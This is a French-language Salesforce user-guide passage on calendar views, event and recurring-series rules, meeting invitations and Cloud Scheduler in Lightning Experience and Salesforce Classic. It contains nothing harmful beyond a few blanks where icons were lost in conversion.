   Les vues du calendrier affichent votre propre calendrier et les calendriers d'autres collaborateurs avec des vues en liste des tâches ouvertes. Sous l'onglet Accueil, la section Calendrier affiche les événements à venir, un sélecteur de date pour le mois et des liens vers d'autres vues du calendrier et des activités. Vous pouvez partager votre calendrier avec des collaborateurs et imprimer des calendriers et des listes de tâches.

### Vues du calendrier dans Lightning Experience

Votre calendrier affiche tous les événements vous appartenant dans Salesforce, y compris les événements hors de vos heures de travail. Les calendriers que vous créez à partir d'un objet Salesforce affichent les données des champs de date en tant qu'éléments de calendrier. Affichez, créez et modifiez vos événements dans une vue journalière ou hebdomadaire.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation d'événements et de calendriers dans Lightning Experience

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

### Vues du calendrier dans Salesforce Classic

Les vues du calendrier affichent votre propre calendrier et les calendriers d'autres collaborateurs avec des vues en liste des tâches ouvertes. Sous l'onglet Accueil, la section Calendrier affiche les événements à venir, un sélecteur de date pour le mois et des liens vers d'autres vues du calendrier et des activités. Vous pouvez partager votre calendrier avec des collaborateurs et imprimer des calendriers et des listes de tâches.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

#### Sélection des vues et passage d'une vue à l'autre

Vous accédez aux vues du calendrier dans les emplacements suivants.

- La section Calendrier en bas de l'onglet Accueil (si votre onglet Accueil n'affiche pas la section Calendrier, demandez à votre administrateur Salesforce de personnaliser votre présentation de page d'accueil)
- Le raccourci Calendrier dans le menu latéral qui ouvre votre dernière vue du calendrier utilisée (si votre administrateur Salesforce a activé le raccourci)
- La page de détail d'un événement ou d'une tâche
- Une vue de liste d'activités

Dans n'importe quelle vue, lorsque vous survolez un événement que vous êtes autorisé(e) à afficher et à modifier, les détails de l'événement et les actions que vous exécutez sont affichés en superposition. Votre administrateur Salesforce configure le contenu des superpositions.

### Vues journalière, hebdomadaire et mensuelle, et vue des activités

Les vues du calendrier affichent les événements comme suit :

- Un jour à la fois : ou **Aujourd'hui**
- À la date que vous sélectionnez à l'aide de
- Une semaine à la fois : ou **Cette semaine**
- Dans une vue hebdomadaire, avec ou sans les week-ends
- Un mois à la fois : ou **Ce mois**
- Un jour de votre choix : Cliquez sur la vue hebdomadaire ou mensuelle
- Dans une liste des activités (événements et tâches) :

Dans n'importe quelle vue du calendrier, vous pouvez basculer entre les vues en cliquant sur l'icône d'une autre vue. Dans une vue hebdomadaire ou mensuelle, cliquez sur une date pour afficher la vue journalière.

### Vue mono-utilisateur et vues d'autres calendrier

La vue mono-utilisateur ( ) affiche jusqu'à 1000 événements d'un mois aux emplacements suivants :

- Votre propre calendrier
- Le calendrier d'un autre utilisateur (non disponible dans Personal Edition)
- Un calendrier public
- Un calendrier de ressources

Cliquez sur **Modifier** pour basculer entre utilisateurs et calendriers. Cliquez sur **Partager mon calendrier** pour autoriser d'autres utilisateurs à afficher votre calendrier. Pour afficher de nouveau votre calendrier, cliquez sur **Retour à mon calendrier**.

Remarque: Les activités associées à un autre enregistrement sont visibles par les utilisateurs de niveau supérieur au responsable de l'activité dans la hiérarchie des rôles, que les paramètres de partage de votre organisation spécifient ou non l'utilisation de hiérarchies.

Toutes les vues journalières et hebdomadaires mono-utilisateur du calendrier d'un utilisateur affichent la liste des tâches ouvertes de l'utilisateur ainsi que le calendrier. Une liste déroulante permet de sélectionner d'autres vues, par exemple les tâches en retard ou les tâches échues le jour même.

Par défaut, les vues journalières et hebdomadaires du calendrier affichent la plage horaire spécifiée dans `Début de journée` et `Fin de journée` dans votre page Informations personnelles.

Si vous synchronisez des événements depuis Outlook à l'aide de Salesforce pour Outlook, une bannière peut s'afficher en haut de votre calendrier. Elle est associée à la liste de vos événements non résolus : les événements Outlook synchronisés qui n'ont pas été attribués à des enregistrements Salesforce.

### Vue multi-utilisateur

La vue multi-utilisateur ( ) affiche ensemble les calendriers et les activités de plusieurs utilisateurs. Choisissez une vue de liste d'utilisateurs existante dans la liste déroulante **Vue** ou cliquez sur **Créer une vue**.

La vue affiche la disponibilité de chaque personne. Dans la vue, une légende indique les heures d'activité et d'absence du bureau. Si un événement est défini pour afficher un horaire libre, les vues multi-utilisateur ne l'affichent pas.

Tenez compte des limitations suivantes pour la vue multi-utilisateur :

- La modification par glisser-déposer n'est pas disponible dans la vue multi-utilisateur.
- Le fonctionnement du calendrier multi-utilisateur diffère dans le portail partenaire. Par exemple, les partenaires peuvent afficher uniquement les événements des calendriers de personnes de leur société et de leur responsable de canal.

### Vue imprimable

Lorsque vous avez sélectionné une vue et cliqué sur **Vue imprimable**, ajustez la vue avant de l'imprimer.

- Pour transmettre la vue imprimable à une imprimante, cliquez sur **Imprimer cette page**.
- Pour modifier les dates avant l'impression, cliquez sur , , **Aujourd'hui**, **Cette semaine** ou **Ce mois**.
- Dans une vue journalière ou hebdomadaire, vous pouvez sélectionner une autre vue de liste de tâches.
- Dans les vues à plusieurs utilisateurs, dans la liste déroulante **Trier par**, sélectionnez `Heure` pour inclure les événements de tous les utilisateurs dans un calendrier unique. Vous pouvez également sélectionner `Utilisateur` afin d'afficher un calendrier distinct pour chaque utilisateur.

## Considérations relatives à l'utilisation d'événements et de calendriers

Salesforce affiche toujours la date et l'heure d'un événement dans le fuseau horaire que vous avez sélectionné dans Mes paramètres. L'utilisation de réunions et de la planification est différente dans Lightning Experience et dans Salesforce Classic.

1. Considérations relatives à l'utilisation d'événements et de calendriers dans Lightning Experience
   Lors de l'utilisation d'événements et de calendriers dans Lightning Experience, notez les points ci-dessous relatifs à la création, à la mise à jour et à la propriété des événements et d'autres éléments de calendrier.
2. Considérations relatives à l'utilisation d'événements et de calendriers dans Salesforce Classic
   Notez les considérations ci-dessous lors de la création, de la mise à jour, de la propriété et de l'invitation d'autres personnes à des événements dans Salesforce Classic.

## Considérations relatives à l'utilisation d'événements et de calendriers dans Lightning Experience

Lors de l'utilisation d'événements et de calendriers dans Lightning Experience, notez les points ci-dessous relatifs à la création, à la mise à jour et à la propriété des événements et d'autres éléments de calendrier.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

**Heures d'ouverture**
Votre calendrier n'indique pas les heures ouvrables que vous avez sélectionnées dans vos paramètres personnels.

**Aucun événement récurrent**
Vous ne pouvez ni créer ni modifier des événements récurrents. Cependant, si un collègue utilise Salesforce Classic crée une série d'événements récurrents, vous pouvez afficher et modifier les événements de la série dans Lightning Experience.

**Rendez-vous Outlook**
Vous ne pouvez pas créer un rendez-vous Microsoft® Outlook® à partir d'un événement Salesforce.

**Invitations à un événement**
Vous ne pouvez pas inviter d'autres personnes à des réunions, mettre à jour des des événements, accepter ou refuser des événements, ou afficher une liste d'invités à un événement. Toutefois, si un utilisateur crée une réunion dans Salesforce Classic et vous y invite, la réunion est affichée dans votre calendrier.

**Vues du calendrier**
Dans Lightning Experience, les calendriers n'ont pas de vue mensuelle ni d'aperçu avant impression. Vous ne pouvez pas masquer les week-ends.

**Filtrage de vue de liste**
Aucune vue de liste n'est disponible pour le filtrage des calendriers basés sur les objets Événements ou Tâches. Pour les calendriers créés à partir d'autres objets, les vues de liste avec l'étendue Mon ou Tous sont prises en charge, mais les vues de liste avec l'étendue Mon équipe ne le sont pas.

**Limitation des éléments de calendrier**
Vous pouvez afficher jusqu'à 150 éléments de calendrier dans la vue quotidienne ou hebdomadaire, qui comprennent les événements Salesforce et les éléments de calendrier que vous créez. Supposons que vous sélectionnez un calendrier contenant suffisamment d'éléments pour dépasser cette limite. Lightning Experience affiche une alerte et masque les éléments dans les autres calendriers.

**Partage et appartenance de calendrier**
Vous ne pouvez pas partager votre calendrier avec votre responsable ou d'autres collègues. Les responsables dans la hiérarchie des rôles peuvent utiliser des rapports pour afficher les événements appartenant à des utilisateurs de niveau inférieur dans la hiérarchie, mais ils ne peuvent pas les modifier. Une réunion ne peut appartenir qu'à une seule personne. Si vous réattribuez la réunion à quelqu'un d'autre, elle ne figure plus dans votre calendrier.

**Calendriers publics et calendriers de ressources**
Vous ne pouvez pas créer des calendriers publics ou des calendriers de ressources, et vous ne pouvez pas afficher les calendriers publics ou les calendriers de ressources créés dans Salesforce Classic.

**Cloud Scheduler**
Lightning Experience ne prend pas en charge les demandes de réunions de Cloud Scheduler.

CONSULTER ÉGALEMENT :

Considérations relatives à l'utilisation de tâches dans Lightning Experience
Considérations relatives à l'utilisation des activités

## Considérations relatives à l'utilisation d'événements et de calendriers dans Salesforce Classic

Notez les considérations ci-dessous lors de la création, de la mise à jour, de la propriété et de l'invitation d'autres personnes à des événements dans Salesforce Classic.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

Événements avec des invités non disponibles dans : **Personal** Edition

### Modification des événements

**Autorisation de modification des événements des autres personnes**
Le modèle de partage de calendrier de votre organisation et le partage de votre calendrier personnel contrôlent l'autorisation de modification des événements d'autres personnes. Cependant, quels que soient ces paramètres, les responsables peuvent toujours modifier les événements appartenant à leurs subordonnés dans la hiérarchie.

**Autorisation de modification de calendriers publics et de calendriers de ressources**
Le modèle de partage du calendrier contrôle l'autorisation de modification des événements des calendriers publics et de ressources.

**Modifications de champs dans des événements uniques et leurs séries**
Si vous modifiez un champ d'un événement unique puis modifiez ce champ dans la série, la modification dans la série remplace celle de l'événement unique.

### Suppression d'événements

**Refus des invitations à des événements**
Si vous refusez un événement auquel vous avez été invité(e), Salesforce retire l'événement de votre calendrier. Seul le propriétaire peut supprimer un événement avec des invités.

**Notification des séries d'événements supprimées**
Lorsque le propriétaire d'un événement supprime une série d'événements récurrents, chaque invité reçoit un e-mail de notification de cette suppression.

**Traitement des événements passés et futurs dans des séries supprimées**
Si vous supprimez une série d'événements, vous supprimez uniquement les événements futurs. Les événements qui ont déjà eu lieu ne sont pas affectés.

Si une série contenant des événements passés est supprimée, elle n'est pas déplacée vers la Corbeille. Par conséquent, la série ne peut pas être restaurée depuis la Corbeille.

Si une série ne contenant aucun événement passé est supprimée, Salesforce la déplace vers la Corbeille. Les événements individuels inclus dans la série ne sont pas déplacés vers la Corbeille.

**Gestion d'une série restaurée depuis la Corbeille**
Si vous restaurez une série depuis la Corbeille, des événements uniques sont créés. Ces événements uniques contiennent les détails définis par la série, et toutes les modifications ou ajouts individuels dans les événements avant la suppression de la série.

**Calendriers publics supprimés**
Si vous supprimez un calendrier public, Salesforce ne le place pas dans la Corbeille.

## Événements récurrents ( )

**Effets des modifications sur une série d'événements et sur des événements uniques d'une série**

ATTENTION: Une modification apportée aux champs d'une série d'événements remplace les modifications précédentes des événements uniques.

Si vous modifiez les paramètres ci-dessous, le statut des invités est réinitialisé sur Sans réponse pour les événements futurs. Vous perdez les messages envoyés avec les réponses aux invités et les autres modifications apportées aux événements futurs individuels. Les déclencheurs et les workflow sont également réinitialisés, et les liens vers les événements futurs sont rompus.

- Case à cocher d'un événement sur la journée
- Heure de début ou de fin
- Emplacement
- Fréquence de récurrence
- Date de début ou de fin de récurrence, si vous envoyez des mises à jour aux invités

Si vous n'envoyez pas de mise à jour et que vous reportez uniquement la date de fin de la récurrence, les événements futurs ne sont pas affectés.

**Affichage des heures de début et de fin initiales et nouvelles d'une série modifiée**
Si l'organisateur modifie l'heure planifiée d'un événement unique dans une série récurrente, les vues du calendrier et la section Calendrier de l'onglet Accueil affichent l'heure de la mise à jour. Cependant, la page de détail de l'événement unique continue d'afficher l'heure initiale jusqu'à ce que vous acceptiez ou refusiez la série.

**Nombre maximal d'événements uniques dans une série**

- Quotidien : 100
- Hebdomadaire : 53
- Mensuel : 60
- Annuel : 10

Cliquez sur **Calculer la date de fin maximale** pour saisir la date de fin maximale autorisée avec la fréquence sélectionnée.

**Durée des événements**
Si votre administrateur Salesforce a activé des événements sur plusieurs jours, vous pouvez créer des événements d'une durée maximale de 14 jours, à l'exception des événements récurrents. Lorsque vous créez un événement récurrent, durée maximale des événements uniques de la série est de 24 heures. Une fois la série créée, vous pouvez définir une durée maximale de 14 jours si votre administrateur Salesforce a activé les événements sur plusieurs jours.

**Rappels d'événement**
Si vous créez un événement récurrent et que vous laissez la case de rappel sélectionnée, vous recevez un rappel pour chaque événement unique de la série.

**Pièces jointes aux événements**
Vous pouvez joindre des fichiers à une série d'événements récurrents. Après avoir créé une série, vous pouvez ajouter ou supprimer des pièces jointes à chaque événement unique de la série.

Les pièces jointes sont affichées uniquement dans la page de détail de l'événement, pas dans la page de détail des autres enregistrements auxquels l'événement est associé. Si la liste associée Pièces jointes ne s'affiche pas dans la page de détail de l'événement, demandez à votre administrateur Salesforce de l'ajouter à la présentation de la page de l'événement.

### Invitation de personnes et planification de ressources

**Exigences d'accès pour l'invitation de personnes et de ressources**
Vous devez disposer au moins de l'accès en lecture aux contacts et aux pistes que vous invitez à un événement. Vous devez disposer au moins de l'autorisation « Ajouter des événements » sur une ressource pour pouvoir l'inviter à un événement.

**Autorisation de modification d'événements avec des invités**
identifie un événement avec un ou plusieurs invités. Vous pouvez modifier un événement auquel vous avez invité des personnes uniquement si vous êtes responsable de l'événement. Si l'événement n'est pas récurrent, vous pouvez l'attribuer à une autre personne.

Si vous souhaitez envoyer un e-mail de mise à jour, vous pouvez l'envoyer à tous les invités ou uniquement aux personnes que vous avez ajoutées ou supprimées durant la modification.

**Participation à un événement**
Le refus d'un événement entraîne sa suppression de votre calendrier. Le responsable de l'événement ne reçoit pas de notification par e-mail lorsqu'un invité accepte ou refuse une invitation.

**Nombre maximal d'invités**
Le nombre maximal d'invités à des événements réguliers est de 1000. Cependant, pour des événements récurrents, la valeur maximale est de 100.

### Association d'événements à plusieurs contacts (activités partagées)

**Nombre maximal de contacts associés**
Vous pouvez associer un événement à 50 contacts maximum (mais à une seule piste) dans le champ `Nom`, y compris le contact principal. Si l'icône n'est pas affichée en regard du champ `Nom`, demandez à votre administrateur d'activer les Activités partagées.

**Aucune prise en charge des événements récurrents ou des propriétaires d'événements multiples**
Vous ne pouvez pas associer plusieurs contacts à une série d'événements récurrents ou à un événement appartenant à plusieurs personnes.

### Attribution d'événements à des collègues

**Propriétaire d'événement par défaut**

Par défaut, un événement est attribué à son créateur. Pour attribuer des copies indépendantes d'un nouvel événement à plusieurs personnes, cliquez sur en regard de **Attribué à**. Dans la fenêtre qui s'affiche, cliquez sur l'onglet Utilisateurs multiples. Le champ `Attribué à` n'est pas disponible dans Personal Edition.

### Événements dans Chatter

**Nouveaux événements dans les fils Chatter**

Si un nouvel événement est associé à un enregistrement, tel qu'une piste, un compte ou un objet personnalisé, l'événement est affiché dans le fil de cet enregistrement. Dans n'importe quel enregistrement que vous suivez, les éléments de fil sont affichés pour tous les événements, quel qu'en soit le créateur.

**Création d'événements dans des fils**

Votre administrateur Salesforce spécifie si vous êtes autorisé(e) à utiliser Chatter en vue de créer des événements pour différents types d'enregistrement. Par exemple, certaines personnes peuvent être autorisées à afficher les événements dans les fils des comptes auxquels elles ont accès, mais pas à créer des événements.

**Aucun événement récurrent dans Chatter**

Votre fil Chatter n'affiche pas les événements récurrents, ni en série ni individuellement, et vous ne pouvez pas suivre des événements récurrents dans Chatter.

### CONSULTER ÉGALEMENT :

Vues du calendrier dans Salesforce Classic

## Invitations et planification dans Salesforce Classic

Dans Salesforce Classic, vous pouvez inviter des personnes à des réunions, accepter des invitation à des réunions, et utiliser Cloud Scheduler pour proposer des heures de réunion. Vous pouvez également créer un rendez-vous Microsoft® Outlook® pour un événement Salesforce.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

1. Invitation de personnes à un événement et planification des ressources dans Salesforce Classic
   Invitez des utilisateurs, des contacts et des pistes à une réunion, et planifiez les ressources de la réunion.
2. Planification rapide d'une réunion au sujet d'un compte, d'un contact ou d'une piste dans Salesforce Classic
   La Planification par glisser-déplacer permet de planifier des événements associés à des comptes, des contacts et des pistes, sans quitter la page de vue de liste. Vous glissez des enregistrements depuis des vues de liste vers les vues de calendrier hebdomadaire, puis saisissez les détails de l'événement dans une superposition.
3. Création d'un rendez-vous Outlook pour un événement dans Salesforce Classic
   Créez un rendez-vous dans Microsoft® Outlook® à partir des détails d'un événement.
4. Création d'un événement dans un calendrier public dans Salesforce Classic
   Un calendrier public contient une planification d'événements qui sont disponibles pour un groupe d'utilisateurs, comme un calendrier des événements commerciaux pour un service commercial. Si votre administrateur Salesforce a configuré un calendrier public et que vous êtes attribué(e) à ce groupe, vous pouvez afficher le calendrier. Vous pouvez également ajouter des événements de la même façon que vous ajoutez un événement à votre propre calendrier.

5. Utilisation de Cloud Scheduler pour demander des réunions dans Salesforce Classic
   Cloud Scheduler permet de demander une réunion avec un contact, une piste, un compte personnel ou un autre utilisateur.
6. Répondre aux invitations à un événement dans Salesforce Classic
   Acceptez ou refusez une invitation à un événement. Lorsque vous avez accepté une invitation, vous pouvez l'ajouter à l'événement dans Outlook.

## Invitation de personnes à un événement et planification des ressources dans Salesforce Classic

Invitez des utilisateurs, des contacts et des pistes à une réunion, et planifiez les ressources de la réunion.

.

1. Dans la section Sélectionner des invités de la page de détail de l'événement, cliquez sur **Sélectionner**.
2. Dans la boîte de dialogue Sélectionner des invités, recherchez le type de l'invité : utilisateurs, pistes, contacts ou ressources.
3. Saisissez un nom ou une partie du nom, ou laissez le champ vide pour élargir la recherche. Cliquez sur **Rechercher**.
4. Utilisez et pour sélectionner des personnes ou des ressources et pour annuler leur sélection. Pour inviter plus de personne ou de ressources, effectuez une nouvelle recherche et sélectionnez des invités.
5. Cliquez sur **Terminé**.
6. Examinez le calendrier de chaque invité et, au besoin, réglez la date et l'heure de l'événement.
   La disponibilité des invités est identifiée par une couleur sur leurs calendriers : le bleu correspond à occupé et le rouge à hors du bureau. Si un invité a plusieurs événements programmés à une heure spécifique, tous ces événements sont affichés dans le calendrier. Pour afficher les détails d'un événement, passez le curseur sur l'événement dans le calendrier.
7. Pour retirer un invité de l'événement, cliquez sur **Supprimer** en regard de son nom.
8. Cliquez sur **Enregistrer et Envoyer la mise à jour**.
   Les pistes, les contacts et les comptes personnels invités reçoivent un e-mail contenant un lien vers une page Web. Ils acceptent ou refusent l'invitation à l'événement ou à la série d'événements. Vous recevez également un récapitulatif de l'événement par e-mail. Si une ressource invitée est disponible au moment indiqué, elle accepte systématiquement l'invitation.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour inviter des personnes à un événement :
- Modifier les événements

## Planification rapide d'une réunion au sujet d'un compte, d'un contact ou d'une piste dans Salesforce Classic

La Planification par glisser-déplacer permet de planifier des événements associés à des comptes, des contacts et des pistes, sans quitter la page de vue de liste. Vous glissez des enregistrements depuis des vues de liste vers les vues de calendrier hebdomadaire, puis saisissez les détails de l'événement dans une superposition.

Si le lien **Ouvrir le calendrier** n'est pas affiché, demandez à votre administrateur d'activer la planification par glisser-déplacer.

1. Cliquez sur le lien **Ouvrir le calendrier** en bas d'une vue de liste.
   Une vue hebdomadaire d'un calendrier s'affiche sous la vue.
2. Faites glisser un enregistrement depuis la liste vers une date/heure du calendrier.
   Une fenêtre contextuelle de création d'événements s'affiche. L'événement est déjà associé à l'enregistrement que vous avez fait glisser depuis la vue de liste.

- Le lien **Ouvrir le calendrier** s'affiche uniquement en bas des vues de liste de comptes, de contacts et de pistes.
- La planification par glisser-déplacer n'est pas disponible dans l'onglet Console, les événements auxquels des personnes sont invitées, les événements récurrents, le mode d'accessibilité ou Connect Offline.
- L'affichage des vues en liste qui incluent la planification par glisser-déplacer peut être légèrement plus lent.
- Lorsque vous faites glisser la barre entre la liste et le calendrier pour redimensionner la liste ou le calendrier, la taille est enregistrée pour toutes les vues dans lesquelles vous utilisez la planification par glisser-déplacer. Vous pouvez redimensionner la liste et le calendrier à tout moment.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions sauf **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour activer la planification par glisser-déplacer :
- Personnaliser l'application

Pour créer des événements :
- Modifier les événements

**AUTORISATIONS UTILISATEUR**

Pour créer des événements :
- Modifier les événements

## Création d'un rendez-vous Outlook pour un événement dans Salesforce Classic

Créez un rendez-vous dans Microsoft® Outlook® à partir des détails d'un événement.

1. Dans la page de détail d'un événement, cliquez sur **Ajouter à Outlook**.
2. Cliquez sur **En cours** pour ajouter immédiatement l'événement à Outlook ou enregistrez-le sur votre ordinateur dans un fichier `.vcs`. Si vous l'enregistrez en tant que fichier `.vcs`, importez le fichier dans Outlook.

   Le rendez-vous Outlook est ajouté au dossier « salesforce.com » et balisé avec la catégorie « salesforce.com » afin d'éviter la création de doublons pendant la synchronisation.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

Tenez compte des points suivants lorsque vous ajoutez d'un événement à Outlook.

- Lorsque vous visualisez l'événement dans Outlook, la description n'affiche pas les sauts de ligne saisis dans le champ `Description` de l'événement. Les sauts de ligne sont remplacés par deux espaces dans le fichier `.vcs`.
- Vous pouvez également synchroniser vos événements Salesforce avec Outlook en utilisant Lightning Sync ou Salesforce pour Outlook.

Remarque: Vous pouvez également utiliser Lightning pour Outlook et Salesforce pour Outlook pour ajouter des e-mails Microsoft® Outlook® à Salesforce. Ces applications d'intégration de la messagerie permettent de consigner un e-mail sortant ou envoyé en tant que tâche dans Salesforce. Vous pouvez ensuite associer cette tâche à un contact, à une piste ou à un autre enregistrement.

## Création d'un événement dans un calendrier public dans Salesforce Classic

Un calendrier public contient une planification d'événements qui sont disponibles pour un groupe d'utilisateurs, comme un calendrier des événements commerciaux pour un service commercial. Si votre administrateur Salesforce a configuré un calendrier public et que vous êtes attribué(e) à ce groupe, vous pouvez afficher le calendrier. Vous pouvez également ajouter des événements de la même façon que vous ajoutez un événement à votre propre calendrier.

1. Dans une vue Calendrier, cliquez sur **[Modifier]** pour basculer vers un calendrier public.
2. Choisissez l'heure et la date de l'événement :
   - Dans la vue du jour, cliquez sur une heure, par exemple **9h00**, pour ajouter un événement.
   - Dans la vue de la semaine ou du mois, cliquez sur pour ajouter un événement à une date spécifique.
3. Entrez les détails de l'événement.
4. Cliquez sur **Enregistrer**. Vous pouvez également cliquer sur **Enregistrer et nouvelle tâche** pour enregistrer l'événement et commencer la création d'une tâche, ou sur **Enregistrer et nouvel événement** pour enregistrer et commencer la création d'un événement.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition**, **Group Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer un événement dans un calendrier public :
- Modifier les événements

## Utilisation de Cloud Scheduler pour demander des réunions dans Salesforce Classic

Cloud Scheduler permet de demander une réunion avec un contact, une piste, un compte personnel ou un autre utilisateur.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

1. Fonctionnement de Cloud Scheduler dans Salesforce Classic

   Lorsque vous utilisez Cloud Scheduler pour demander une réunion à un contact, une piste, un compte personnel ou un collègue, Salesforce crée une page Web unique pour votre réunion qui indique les heures de réunion proposées. Lorsqu'ils visitent la page, les invités sélectionnent les heures qui leur conviennent et vous envoient une réponse. Salesforce suit toutes les réponses pour vous permettre de sélectionner l'horaire le plus adapté en confirmant la réunion.
2. Demande de réunion dans Salesforce Classic

   Utilisez Cloud Scheduler pour demander une réunion avec un contact, une piste, un compte personnel ou un collègue.
3. Conseils pour proposer des heures de réunion dans Salesforce Classic

   Lorsque vous demandez une réunion à l'aide de Cloud Scheduler, vous pouvez proposer des horaires ou laisser Salesforce le faire pour vous. L'un des avantages de laisser Salesforce proposer des heures de réunion se manifeste en cas de délai prolongé entre l'envoi de la demande de réunion et sa consultation par le premier invité. Par exemple, si vous demandez une réunion avec un contact le lundi et que ce contact ne voit pas votre demande avant le jeudi, Salesforce propose des horaires à partir du jeudi, pas à partir de la date de demande de la réunion.
4. Changement des invités à une réunion demandée dans Salesforce Classic

   Lorsque vous utilisez Cloud Scheduler pour demander une réunion, vous pouvez ajouter ou retirer des invités à tout moment.
5. Replanification d'une réunion demandée dans Salesforce Classic

   Si vous avez utilisé Cloud Scheduler pour demander une réunion qui n'a pas été confirmée, vous pouvez la replanifier et proposer de nouveaux horaires. Toutefois, une réunion est convertie en événement lorsque vous la confirmez. Par conséquent, vous ne pouvez pas proposer de nouveaux horaires. Pour reprogrammer un événement, modifiez l'événement pour modifier sa date et envoyer une mise à jour aux invités.

6. Confirmation d'une réunion demandée dans Salesforce Classic

   Une fois Cloud Scheduler utilisé pour demander une réunion, attendez que les invités répondent avec leurs disponibilités horaires. Lorsqu'ils ont répondu, vous recevez un e-mail de notification et la réunion dans Salesforce est automatiquement mise à jour avec les horaires sélectionnés par les invités. Vous pouvez ensuite sélectionner le meilleur horaire et confirmer la réunion.

7. Annulation d'une réunion demandée dans Salesforce Classic

   Si vous avez utilisé Cloud Scheduler pour demander une réunion, et que la réunion n'a pas été confirmée, vous pouvez l'annuler. Salesforce envoie automatiquement une notification d'annulation aux invités. Lorsque vous confirmez une réunion, elle est convertie en événement que vous pouvez supprimer comme tout autre événement.

## Fonctionnement de Cloud Scheduler dans Salesforce Classic

Lorsque vous utilisez Cloud Scheduler pour demander une réunion à un contact, une piste, un compte personnel ou un collègue, Salesforce crée une page Web unique pour votre réunion qui indique les heures de réunion proposées. Lorsqu'ils visitent la page, les invités sélectionnent les heures qui leur conviennent et vous envoient une réponse. Salesforce suit toutes les réponses pour vous permettre de sélectionner l'horaire le plus adapté en confirmant la réunion.

**Étape 1 : vous proposez une réunion et suggérez des horaires**

Accédez à la section Calendrier de l'onglet Accueil ou à la liste associée Activités en cours de la page de détail du contact, de la piste ou du compte personnel que vous souhaitez inviter à une réunion. Cliquez sur **Nouvelle demande de réunion** pour ouvrir la page Demande de réunion.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**


**AUTORISATIONS UTILISATEUR**

Pour demander une réunion :

- Modifier les événements

  ET


  Envoyer un e-mail




1. Cliquez sur **À** pour inviter des collègues, des pistes, des contacts ou des comptes personnels à la réunion.
2. Cliquez sur le calendrier pour proposer jusqu'à cinq horaires de réunion ou laissez Salesforce proposer des horaires.

### Étape 2 : les invités sélectionnent les horaires qui leur conviennent


Salesforce envoie par e-mail une demande de réunion pour permettre aux invités de sélectionner les horaires auxquels ils sont disponibles.




1. Dans la demande de réunion, les invités cliquent sur **Répondre à cette demande** pour ouvrir la page de votre réunion.
2. Dans la page Web de la réunion, les invités sélectionnent les horaires qui leur conviennent et vous envoient une réponse.

### Étape 3 : vous confirmez la réunion

Salesforce suit toutes les réponses pour vous permettre de consulter les disponibilités de chaque invité. Vous sélectionnez ensuite le meilleur horaire et vous confirmez la réunion.



## Demande de réunion dans Salesforce Classic

Utilisez Cloud Scheduler pour demander une réunion avec un contact, une piste, un compte personnel ou un collègue.

Avant d'utiliser Cloud Scheduler, notez les points suivants :

- Vous devez avoir au moins accès en lecture aux contacts, aux pistes et aux comptes personnels auxquels vous proposez une réunion.
- Chaque invité doit avoir une adresse e-mail spécifiée dans son enregistrement pour permettre à Salesforce de lui envoyer la demande de réunion.
